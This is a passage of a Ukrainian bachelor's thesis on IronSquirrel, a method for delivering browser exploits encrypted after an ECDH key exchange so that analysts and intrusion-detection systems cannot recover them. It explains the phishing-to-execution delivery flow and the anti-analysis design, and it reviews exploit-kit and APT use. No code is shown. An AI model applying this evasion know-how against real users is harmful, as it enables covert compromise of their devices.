НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

«До захисту допущено»
Завідувач кафедри

_____Дмитро ЛАНДЕ
(підпис)

“___”_____202_ р.

Дипломна робота

на здобуття ступеня бакалавра

зі спеціальності 125 «Кібербезпека»

на тему: Доставка експлойтів через веб-браузери за допомогою IRONSQUIRREL

Виконав (-ла): студент (-ка) 4 курсу, групи ФБ-з01
(шифр групи)

Іккес Софія Павлівна
(прізвище, ім’я, по батькові) (підпис)

Керівник: доцент, к.т.н. Ільїн М. І.
(посада, науковий ступінь, вчене звання, прізвище та ініціали) (підпис)

Консультант _____ _____ _____
(назва розділу) (посада, вчене звання, науковий ступінь, прізвище, ініціали) (підпис)

Рецензент _____ _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище та ініціали) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.

Студент _____
(підпис)

Київ – 2024 року

Національний технічний університет України

«Київський політехнічний інститут імені Ігоря Сікорського»

Навчально-науковий фізико-технічний інститут

Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)
Спеціальність 125 Кібербезпека
Освітня програма Системи, технології та математичні методи кібербезпеки

ЗАТВЕРДЖУЮ
Завідувач кафедри

_____ Дмитро ЛАНДЕ
(підпис)

«___»_____202_ р.

ЗАВДАННЯ

на дипломну роботу студенту

Іккес Софії Павлівні
(прізвище, ім'я, по батькові)

1. Тема роботи: Доставка експлойтів через веб-браузери за допомогою IRONSQUIRREL

керівник роботи: доцент, к.т.н. Ільїн Микола Іванович,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
затверджені наказом по університету від 27 травня 2024 року №2093-с

2. Термін подання студентом роботи: 13 червня 2024 р.

3. Вихідні дані до роботи: застаріла версія IRONSQUIRREL написана на Ruby в 2015-2017 роках

4. Зміст роботи: портована на Python, оновлена і протестована на останніх версіях веб-браузерів версія IRONSQUIRREL, детальний опис функціональності

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо) "Доставка експлойтів через веб-браузери за допомогою IRONSQUIRREL" - презентація

6. Консультанти розділів роботи*

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв

7. Дата видачі завдання: 19 вересня 2023 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів роботи	Примітка
1	Отримання завдання	19.09.2023	виконано
2	Первинне дослідження функціональності IRONSQUIRREL	19.09.2023 - 20.09.2023	виконано
3	Вивчення синтаксису мови програмування Ruby	21.09.2023 - 15.03.2024	виконано
4	Аналіз програмного коду оригінальної версії IRONSQUIRREL написаної на Ruby та JavaScript	01.02.2024 - 20.04.2024	виконано
5	Проходження переддипломної практики	15.04.24 - 19.05.24	виконано
6	Захист переддипломної практики	24.05.24	виконано
7	Отримання допуску до захисту	27.05.24	виконано
8	Попередній захист дипломної роботи	14.06.24	
9	Захист дипломної роботи	24.06.24	

Студент _____ Софія ІККЕС
(підпис) (ім'я, ПРІЗВИЩЕ)

Керівник роботи _____ Микола ІЛЬЇН
(підпис) (ім'я, ПРІЗВИЩЕ)

* Консультантом не може бути зазначено керівника дипломної роботи.

РЕФЕРАТ

Обсяг роботи 51 сторінка, 15 ілюстрацій, 2 додатки, 31 джерело посилань.

В роботі досліджено існуючі засоби доставки корисного навантаження чи експлойтів в веб-браузери при активному MitM на “периметрі безпеки” веб-браузерів, детально проаналізовано засіб доставки корисного навантаження чи експлойтів в веб-браузери в зашифрованому вигляді з використанням попереднього обміну ключами за алгоритмом Діффі-Геллмана.

Було вдосконалено модель доставки для забезпечення властивостей конфіденційності та цілісності, забезпечено властивість цілковитої прямої секретності даних — при захопленні чи прослуховуванні клієнта чи сервера аналітиком, аналітик не матиме можливості проаналізувати чи дешифрувати передаване корисне навантаження чи експлойт, таким чином попереджаючи втрату експлойту.

Вдосконалена модель доставки доведена до програмного втілення та детально описана. Проведено експериментальне дослідження функціональності реалізованої програмної моделі та доведено його дієвість в протидії аналізу.

Програмна реалізація моделі може використовуватися як пентестерами під час проведення технічного аудиту безпеки, так і спеціалістами з захисту інформації та кібернетичної безпеки в інформаційно-телекомунікаційних системах Збройних Сил України при оперативній діяльності, при оперативній діяльності та контррозвідки Сил Безпеки України, в організації операцій кібервпливу на ворога в ході російсько-української війни.

Ключові слова: експлойт, доставка екслойтів, веб-браузер, експлуатація браузерів, IronSquirrel.

ABSTRACT

The volume of work is 51 pages, 15 illustrations, 2 appendices, 31 sources of literature.

In this paper, existing methods and techniques of exploit delivery in case of active MitM on the browser perimeter security were investigated, encrypted exploit delivery model with previous Diffie-Hellman key agreement was analyzed in detail.

The analyzed exploit delivery model was improved to realize enhanced confidentiality and integrity, forward security of data was implemented, and, therefore, even with a compromised client or server side the analyst won't have the ability to decipher and/or further analyze the exploit.

The improved model of exploit delivery was implemented programmatically and explain in detail. Practical research experiment was conducted to verify it's functionality and effectiveness in analysis prevention and loss of the delivered exploit.

The obtained program realization can be used both by penetration testers during technical security audits and by Ukrainian cybersecurity forces in their operational activities, which may include counterreccoinnacance activities, cyber influence or psychological operations in the course of ongoing during the Russo-Ukrainian War.

Keywords: exploit, exploit delivery, web-browser, browser exploitation, IronSquirrel.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ 6
ВСТУП 9
1 ТЕОРЕТИЧНИЙ ОГЛЯД IRONSQUIRREL 11
1.1 Модель доставки експлойтів IronSquirrel 11
1.2 Використана в оригінальній версії криптографія 14
1.3 Протидія MitM та Replay-атакам 15
1.4 Використання моделі доставки експлойтів в зашифрованому вигляді зловмисниками в реальному світі 16
ВИСНОВКИ ДО РОЗДІЛУ 1 18
2 ОГЛЯД ПРОГРАМНОЇ РЕАЛІЗАЦІЇ IRONSQUIRREL 19
2.1 Сценарій запропонованої моделі IronSquirrel 19
2.2 Використані зовнішні бібліотеки та криптографія 20
2.3 Реалізація протидії аналізу та зворотній розробці 22
2.4 Програмна реалізація моделі на стороні сервера 23
2.5 Програмна реалізація моделі на стороні клієнта 37
ВИСНОВКИ ДО РОЗДІЛУ 2 40
3 ЕКСПЕРИМЕНТАЛЬНЕ ДОСЛІДЖЕННЯ ПРЕДСТАВЛЕНОЇ МОДЕЛІ IRONSQUIRREL 41
3.1 Запуск програми 41
3.2 Доставка базового alert-експлойту в різних типах браузерів 42
3.3 Демонстрація роботи зі експлойтом вразливості n-дня браузера Chrome 44
ВИСНОВКИ ДО РОЗДІЛУ 3 49
ВИСНОВКИ 50
ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ 51
ДОДАТОК А HTML-ТЕМПЛЕЙТ PoC alert-ЕКСПЛОЙТУ 54
ДОДАТОК В HTML-ТЕМПЛЕЙТ ЕКСПЛОЙТУ ДЛЯ ВРАЗЛИВОСТІ N-ДНЯ CVE-2020-16040 55

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

Веб-браузер (браузер) — програмне забезпечення для перегляду веб-сторінок, розміщених локально чи у всесвітній мережі Інтернет, доступне на десктопних пристроях, ноутбуках, планшетах, смартфонах та інших, рідше використовуваних для перегляду гіпертекстових файлів комп'ютерних системах.

Експлойт (експлоїт, англ. exploit*)* — програмне забезпечення, шматок даних чи послідовність команд, які використовують певну вразливість чи несправність в програмному чи апаратному забезпеченні комп'ютера або іншого електронного пристрою для здійснення атаки на нього або будь-якого іншого використання на власну користь, яка не була передбачена розробниками чи власниками даного комп'ютера чи пристрою.

Доставка експлойтів (*англ*. exploit delivery) — передача мережею експлойтів з пристрою зловмисника на пристрій користувача-жертви для подальшого здійснення атаки на пристрої користувача.

Пейлоад (*англ*. payload) — корисне навантаження. В контексті експлуатації вразливостей означає частину даних або програмного коду, які безпосередньо виконують експлуатацію вразливості чи іншу небажану для користувача дію задуману зловмисником.

Пентест (*англ*. pentest), *тест на проникнення* (*англ*. penetration test) — форма аудиту безпеки комп'ютерної системи чи програмного забезпечення, яка являє собою симуляцію спеціалістом з інформаційної безпеки атаки зловмисника. Тестування на проникнення являє собою пошуки та експлуатацію вразливостей спеціалістом з інформаційної безпеки, що його проводить.

Обфускація (*англ*. obfuscation) — приведення первинної версії програмного коду до вигляду, який ускладнює його виявлення, аналіз, розуміння та модифікацію, зберігаючи при цьому закладену розробником функціональність.

Зворотна розробка, реверс інженерія (англ. reverse engineering) — дослідження пристрою чи програми з метою аналізу та відтворення оригінальної функціональності даного пристрою чи програми, найчастіше вживається в зв’язку з програмним забезпеченням, що має закритий вихідний код.

Виявлення цифрових відбитків веб-браузерів (*англ*. web-browser fingerprinting) — збір інформації про веб-браузер для його подальшої ідентифікації, у випадку з експлойтами для веб-браузерів в першу чергу використовується для призупинення виконання або доставки експлойту, якщо з’ясується, що код виконується у пісочниці чи іншому штучному середовищі відлагодження.

ECDH (*англ*. Elliptic Curve Diffie-Hellman) — алгоритм Діффі-Геллмана на еліптичних кривих.

AES (*англ*. Advanced Encryption Standard) — американський стандарт шифрування, симетричний алгоритм блокового шифрування.

AES-GCM (*англ*. Advanced Encryption Standard Galois/Counter Mode) — алгоритм AES в режимі лічильника з автентифікацією Галуа.

MitM-атака (*англ*. Man in the Middle), атака “людина посередині” — тип атаки за якої зловмисник може прослуховувати, перехоплювати та/або змінювати трафік, що передається між двома хостами/клієнтами без їхнього відома.

Replay-атака, атака повторення, атака відтворення — тип атаки за якої зловмисник може відтворювати потрібну для аналізу кількість разів мережевий трафік чи повідомлення, що відправлялися між двома хостами.

Шеллкод (*англ*. shellcode) — двійковий виконуваний код, що часто використовується як корисне навантаження експлойта, який забезпечує зловмиснику доступ до командної оболонки (shell'у) у комп'ютерній системі [1].

Безпека периметру веб-браузера, охорона периметру веб-браузера (англ. web-browser perimeter security) — набір технік та технологій для забезпечення безпеки веб-браузерів та виявлення загроз на "зовнішньому периметрі" веб-браузерів. Не є строго визначеним поняттям, але може включати в себе застосування систем IDS, пісочниць веб-браузерів, реалізація HTTPS, різноманітні антифішингові та антивірусні розширення веб-браузерів, втілення політик типу Same-Origin та Content Security Policy (CSP), і т. п. [2].

ВСТУП

Згідно даних Міжнародної спілки електрозв'язку (МСЕ, англ. International Telecommunication Union, ITU), міжнародної організації, що визначає рекомендації в галузі телекомунікацій і радіо, загальна по світу кількість користувачів Інтернету в 2023 році сягала біля 5.4 мільярдів осіб, тобто 67% світового населення [3] Переважна кількість цих користувачів здійснює доступ до мережі Інтернет за допомогою веб-браузерів. Для порівняння, одним з інших найбільше і найчастіше використовуваних типів програмного забезпечення є так зване офісне програмне забезпечення, що використовується для роботи з документами, - насамперед це Microsoft Office, кількість користувачів якого сягає приблизно 1.2 мільярда, що більш ніж в два рази менше за кількість щоденних активних користувачів найпопулярнішого веб-браузеру Google Chrome, частка якого на ринку веб-браузерів становить біля 65% на грудень 2023 року [4].

Враховуючи вищезгадані статистичні дані, користувачі інтернету є потенційно найбільшою вразливою цільовою аудиторією для зловмисників, які можуть використовувати вразливості веб-браузерів для експлуатації пристроїв користувачів, що робить дослідження та можливість попередження потенційних шляхів доставки експлойтів цих вразливостей одним із найважливіших кроків при оцінці безпеки системи.

В більш локальному контексті України та російсько-української війни дослідження можливих шляхів доставки експлойтів є одним з ключових аспектів ведення війни в цифровому просторі.

Таким чином, **актуальність роботи** полягає в наданні робочого інструменту для проведення тестувань на проникнення чи як засіб для здійснення операцій в ході російсько-української війни.

Об’єктом даної дипломної роботи є техніка доставки експлойтів через веб-браузери за допомогою IronSquirrel, а саме використання шифрування при доставці експлойтів.

Предметом даної дипломної роботи є модель реалізації IronSquirrel, її оновлення та вдосконалення.

Методами даної дипломної роботи є ознайомлення з тематичними ресурсами, аналіз статистики з відкритих джерел та попередніх досліджень відомих випадків використання IronSquirrel в реальному світі та експлуатації вразливостей в веб-браузерах; аналіз існуючої моделі програмної реалізації IronSquirrel мовою Ruby та визначення необхідних для подальшого втілення функціональностей.

Наукова новизна полягає в адаптації застарілої версії моделі програмної реалізації з Ruby/JavaScript на Python/JavaScript, її оновленні та вдосконаленні.

Практичне значення одержаних результатів є очевидним, оскільки в даній дипломній роботі надається оновлена та вдосконалена програмна реалізація моделі з детальними описами функціональності та використання, таким чином, надаючи можливість легкого готового (*англ.* out of the box) використання IronSquirrel для доставки експлойтів, а також потенційно простої адаптації коду до власних потреб в зв’язку з більшою популярністю мови Python в порівнянні з мовою Ruby за останній рік [5].

1 ТЕОРЕТИЧНИЙ ОГЛЯД IRONSQUIRREL

1.1 Модель доставки експлойтів IronSquirrel

IronSquirrel – техніка/проект доставки експлойтів через веб-браузери на пристрій користувача-жертви в зашифрованому форматі, створений в 2015-2017 роках угорським дослідником з інформаційної безпеки Золтаном Балашем (*уг*. Zoltán Balázs).

Первинною ідеєю дослідника було реалізувати програмно можливість доставляти експлойти непомітно для будь-яких систем виявлення, що стоять на “периметрі” безпеки веб-браузерів та зберегти експлойти вразливостей нульового дня від втрати та, відповідно, подальшого усунення розробниками відповідних браузерів цих вразливостей [6, 7].

Втрата експлойтів є проблемою не лише типових зловмисників, але і, наприклад, силових структур, які можуть створювати сайти-пастки для певних груп злочинців. В такому випадку втрата експлойту може результувати в тому, що злочинці і далі перебуватимуть на свободі, становлячи — часом навіть фізичну, у випадку, наприклад, з педофілами, як під час презентації було згадано Золтаном Балашем втрату ФБР експлойту під час виконання операції по їх відловлюванню — загрозу безпеці оточуючих.

В оригінальній моделі IronSquirrel, створеній Золтаном Балашем, ролі зловмисника та жертви обернені: “*зловмисником”* виступає дослідник з інформаційної безпеки, розробник чи аналітик, який має на меті виявити експлойт та знешкодити його шляхом виправлення експлуатованої вразливості чи введення певних обмежень, а також IDS (*англ*. Intrusion Detection System, „системи виявлення вторгнень”) нового покоління, тоді як потенційною “*жертвою*” виступає хакер, аудитор чи пентестер, який має на меті проексплуатувати певну вразливість без втрати експлойта для досягнення своєї відповідної мети.

Будь-який аналітик чи інженер зворотної розробки, тобто в даній моделі “зловмисник”, може записати трафік для подальшого відтворення та аналізу за

допомогою утиліти типу tcpdump чи Wireshark. Також аналітик чи інженер зворотної розробки може аналізувати виконання програми в браузері за допомогою вбудованого в браузери JS-відлагоджувача, чи — за потреби — скористатися більш складним відлагоджувачем/дизасемблером.

Втім, при застосуванні IronSquirrel, такий “зловмисник” у мережевому трафіку зможе побачити лише загрузку криптографічних бібліотек, обмін публічними ключами та купу зашифрованих даних, що нічим особливим не відрізнятиметься від звичайного, легітимного трафіку.

Далі під “*зловмисником*” та “*жертвою*” розумітимемо більш традиційні їх моделі, коли ціллю *зловмисника* є доставка експлойту та подальша експлуатація пристрою користувача, тоді як *жертвою* є звичайний користувач, відвідувач сайту, який потрапив на нього шляхом переходу за посиланням зі зловмисницької реклами (*англ*. malvertising), фішингового поштового повідомлення чи іншим подібним чином.



Figure 1: *Базовий сценарій застосування IronSquirrel* [8].

Сценарій застосування IronSquirrel можна описати наступним чином:

1. Зловмисник готує сайт зі скриптом, що реалізує IronSquirrel, куди направляє користувача-жертву шляхом, наприклад, фішингу через електронну пошту.
2. Користувач-жертва переходить за посиланням в мейлі та відправляє HTTP GET запит на веб-сервер зловмисника.
3. Сервер у відповідь на запит користувача генерує за допомогою алгоритму ECDH приватний та публічний ключі сервера.
4. Сервер надсилає користувачеві усі необхідні параметри для генерації ключів за допомогою ECDH з боку користувача разом з криптографічними бібліотеками, необхідними для даних обчислень (в оригінальній реалізації надсилається бібліотека SJCL).
5. Користувач генерує за допомогою алгоритму ECDH публічний та приватний ключі, обчислює спільний ключ для подальшого шифрування за алгоритмами AES-GCM та HKDF.
6. Користувач надсилає серверу зловмисника свій публічний ключ для генерування спільного ключа за допомогою алгоритму ECDH.
7. Сервер обчислює спільний ключ для шифрування за алгоритмами AES-GCM та HKDF.
8. Сервер генерує та шифрує за допомогою спільного ключа пейлоад чи експлойт.
9. Сервер надсилає користувачеві в зашифрованому вигляді програмний код експлойту/пейлоад.
10. Експлойт дешифрується та виконується на стороні користувача-жертви.

Усі дані, необхідні для шифрування, після відпрацювання шифрування на сервері та дешифрування на клієнті, перетираються і не можуть бути проаналізовані чи перевикористані аналітиками чи інженерами зворотної розробки.

1.2 Використана в оригінальній версії криптографія

Основним в оригінальній *IronSquirrel* є використання шифрування коду експлойту алгоритмами HKDF + AES-GCM та попередній обмін ключами між клієнтом та сервером за допомогою алгоритму Діффі-Геллмана на еліптичних кривих.

Використання криптографії на еліптичних кривих в даному випадку пов'язане з тим, що одним з найважливіших аспектів доставки експлойтів є ефективність роботи програмного коду. В криптографії з використанням достатньо довгих для забезпечення потрібної криптостійкості ключів (2048 біт і вище) зростає час обчислень та, відповідно, суттєво знижується швидкість виконання програми. Для пом'якшення цієї проблеми при реалізації алгоритму обміну ключами Діффі-Геллмана є сенс використовувати його версію з еліптичними кривими, що і було реалізовано в оригінальній версії IronSquirrel.

Алгоритм Діффі-Геллмана на еліптичних кривих потребує меншої довжини ключів для забезпечення того самого рівня криптостійкості, що і звичайний алгоритм Діффі-Геллмана, результатом чого є ефективніша швидкість обчислень. Таким чином, ECDH з довжиною ключа 256 біт забезпечує приблизно той самий рівень криптостійкості, що і 2048-бітний ключ в звичайній версії алгоритму Діффі-Геллмана, при цьому швидкість обчислення необхідних значень менша приблизно в 10 разів [7].

В сценарії роботи IronSquirrel алгоритм ECDH використовується для обміну ключами між сервером та клієнтом та подальшої генерації симетричного ключа, яким безпосередньо шифруватимуться дані (експлойт/пейлоад).

Після обміну ключами та обчислення спільного ключа для генерації складного та випадкового ключа використовується алгоритм формування секретного ключа HKDF (*англ*. HMAC-based Extract-and-Expand Key Derivation Function, що можна вільно перекласти як "функція формування секретного ключа, що базується на вилученні та розширенні коду аутентифікації повідомлення„) [9], що є типовим при використанні поєднання алгоритмів

обміну ключами Діффі-Геллмана та подальшого шифрування алгоритмом AES [10].

Для симетричного шифрування використовується алгоритм AES-GCM. Дана версія алгоритму AES також використана в першу чергу з міркувань швидкості відпрацювання обчислень. Неодноразово дослідження показують, що AES-GCM на різних архітектурах процесорів відпрацьовує в два, чотири, і навіть у вісім разів швидше звичайного AES, при цьому забезпечуючи додаткові рівні безпеки [11].

1.3 Протидія MitM та Replay-атакам

Повертаючись до первинної цілі розробки даної техніки/проекту Золтаном Балашем, тобто попередження втрати експлойтів тими, хто їх розробляє та використовує, слід розглянути детальніше, яким саме чином в IronSquirrel забезпечується протидія атакам типу людина посередині (*англ*. Man-in-the-Middle, MITM).

Типова MitM-атака розуміє під собою перехоплення та дешифрування трафіку зловмисником, що може бути втілено різними комплексними шляхами, - підміна DNS, підміна ARP, і т. п., але у випадку з доставкою експлойтів, оскільки аутентифікація як така відсутня, зловмисником може виступати сам клієнт, що робить здійснення атаки значно простішим, - зловмисник може прослуховувати трафік на стороні клієнта (за допомогою Burp Suite, mitmproxy, Wireshark, Fiddler), підмінити SSL/TLS сертифікати на стороні клієнт, встановити проксі чи перенаправити трафік.

IronSquirrel реалізує як наскрізне шифрування від клієнта до сервера, так і додаткову аутентифікацію за допомогою попереднього обміну публічними ключами і створення спільного ключа для шифрування. Також забезпечується пряма секретність (*англ*. forward security) попередньо використовуваних ключів, для кожної сесії обмін публічними ключами та генерація спільного ключа шифрування відбувається заново, а старі ключі після доставки експлойту

перетираються в пам’яті, і хоч і можуть бути перехоплені при більш комплексному аналізі, сам аналіз ускладнюється і займатиме значно більше часу.

1.4 Використання моделі доставки експлойтів в зашифрованому вигляді зловмисниками в реальному світі

Хоч і проект IronSquirrel реалізує досить широкий спектр функціональності, основна ідея, яка розуміється під IronSquirrel це доставка експлойту в зашифрованому вигляді.

Слід зазначити, що ідея доставки експлойту чи корисного навантаження в зашифрованому вигляді не є абсолютно новою та оригінальною в моделі IronSquirrel. У 2015 році, до того, як перша програмна реалізація моделі IronSquirrel була запропонована Золтаном Балашем, було опубліковано ряд досліджень активних загроз, в яких описано використання доставки виконуваних exe-файлів на пристрої жертв в зашифрованому вигляді Neutrino Exploit Kit’ом [12, 13].

Незадовго після публікації Золтаном Балашем опису роботи IronSquirrel в Twitter (тепер X) 2015 року, дана ідея була втілена кількома великими проектами кіберзлочинців [6, 7].

В серпні 2015 Angler Exploit Kit були першими відомими зловмисниками, хто використав обмін ключами Діффі-Геллмана та шифрування шеллкоду перед його доставкою в браузери Internet Explorer 11, як було пізніше проаналізовано аналітиками з Kaspersky Lab. Оскільки використовувався базовий алгоритм Діффі-Геллмана (на відміну від варіанту алгоритму Діффі-Геллмана на еліптичних кривих) і досить коротка довжина ключів, аналітикам вдалося дефакторизувати значення ключів [14].

Вже в 2016 році доставка зашифрованих експлойтів та обмін ключами за алгоритмом Діффі-Геллмана активно втілювалася різними загрозами, серед яких вже згадувані Angler Exploit Kit, Neutrino Explot Kit, а також, до прикладу, Nuclear Exploit Kit, причому вказується використання DH алгоритму згаданими зловмисниками ще в 2014 році [15].

Наступними були Astrum/Stegano Exploit Kit в травні 2017, які використали алгоритм Діффі-Геллмана для обміну публічними ключами та генерації секретного ключа для шифрування пейлоаду при проведенні своєї великої кампанії зі зловмисницької реклами та поширення троянів AdGholas [16].

В кінці 2019 — на початку 2020 року спостерігалося використання реалізації IronSquirrel китайською фінансованою державою APT-групою Evil Eye для проведення серії атак на пристрої iOS направленої проти населення уйгурів [17, 18].

Зовсім нещодавно, наприкінці 2021 року, було виявлено використання IronSquirrel при атаці біля 200 пристроїв iOS/MacOS через браузер Safari у Гонконзі. Імовірно, що дана атака проводилася тою ж таки фінансованою державою APT-групою [19].

Враховуючи таку історію використання моделей доставки експлойтів в зашифрованому вигляді з попереднім використанням алгоритму Діффі-Геллмана для обміну ключами, їх швидке виявлення та аналіз навіть поодинокими аналітиками, що не є частинами потужних державних чи приватних структур, очевидним стає, що проблема доставки експлойтів та попередження їх від втрати є досі не вирішеною проблемою навіть у випадку, коли аналітик не володіє всіма обчислювальними потужностями Всесвіту та не має змоги дешифрувати будь-який існуючий криптотекст.

ВИСНОВКИ ДО РОЗДІЛУ 1

Було проаналізовано існуючі моделі доставки експлойтів в зашифровавному вигляді, модель доставки експлойтів IronSquirrel, моделі зловмисника та користувача-жертви в ній, особливості реалізації, а також випадки використання зловмисниками в реальному світі.

За результатами аналізу було встановлено актуальність роботи і потребу у вдосконаленні, адже за майже десятилітню історію використання подібних моделей доставки експлойтів аналітикам безпеки та криптоаналітикам вдавалося проаналізувати та дешифрувати експлойт чи корисне навантаження, яке надсилалося зловмисниками.

2 ОГЛЯД ПРОГРАМНОЇ РЕАЛІЗАЦІЇ IRONSQUIRREL

В імплементованій під час проведення даного дослідження програмній моделі IronSquirrel частина програмної реалізації моделі на стороні клієнта реалізована мовою JavaScript, в той час як основний код серверної частини програми реалізований на Python 3.11.

Використання в даній програмній реалізації моделі мови Python обґрунтовується як простотою у вивченні без попереднього знання мов програмування, так і популярністю на українському ринку. За даними дослідження DOU 2024 року, Python (разом з JavaScript) входить в топ-3 найпопулярніших мов програмування, тоді як Ruby не входить навіть в топ-10 [20].

В даному розділі подано детальний опис програмної реалізації представленої моделі IronSquirrel.

2.1 Сценарій запропонованої моделі IronSquirrel

Реалізований в представленій версії сценарій можна описати наступними кроками:

1. Програма ironsquirrel.py запущена в режимі слухача на сервері.
2. Користувач-клієнт робить GET index.html запит до сервера.
3. Сервер надсилає користувачеві index.html разом з криптографічними бібліотеками (sjcl, nacl, nacl-util), генерує dh.js, який в наступному кроці виконається на стороні клієнта.
4. Клієнт генерує публічний ключ та nonce, записує їх значення в закодованому форматі в session storage.
5. Клієнт робить GET client_pub.html запит до сервера та передає згенеровані значення ключів та nonce.
6. Якщо згенеровані клієнтом значення ключа та nonce відповідають очікуваним, сервер генерує спільний ключ для шифрування, формує сторінку final.html з зашифрованим експлойтом, що був переданий як параметр --expoloit=… при запуску програми ironsquirrel.py на сервері.

7. Сервер надсилає final.html клієнту.
8. JavaScript код виконується в final.html, дешифруючи експлойт та виконуючи його на стороні клієнта.

Для кращої візуалізації та легшого розуміння функціональності програмної моделі даний сценарій проілюстровано на діаграмі нижче.



Figure 2: Базовий сценарій роботи представленої моделі IronSquirrel

2.2 Використані зовнішні бібліотеки та криптографія

В поточній версії програмної реалізації моделі використано наступні бібліотеки, що не є частиною стандартного набору бібліотек Python:

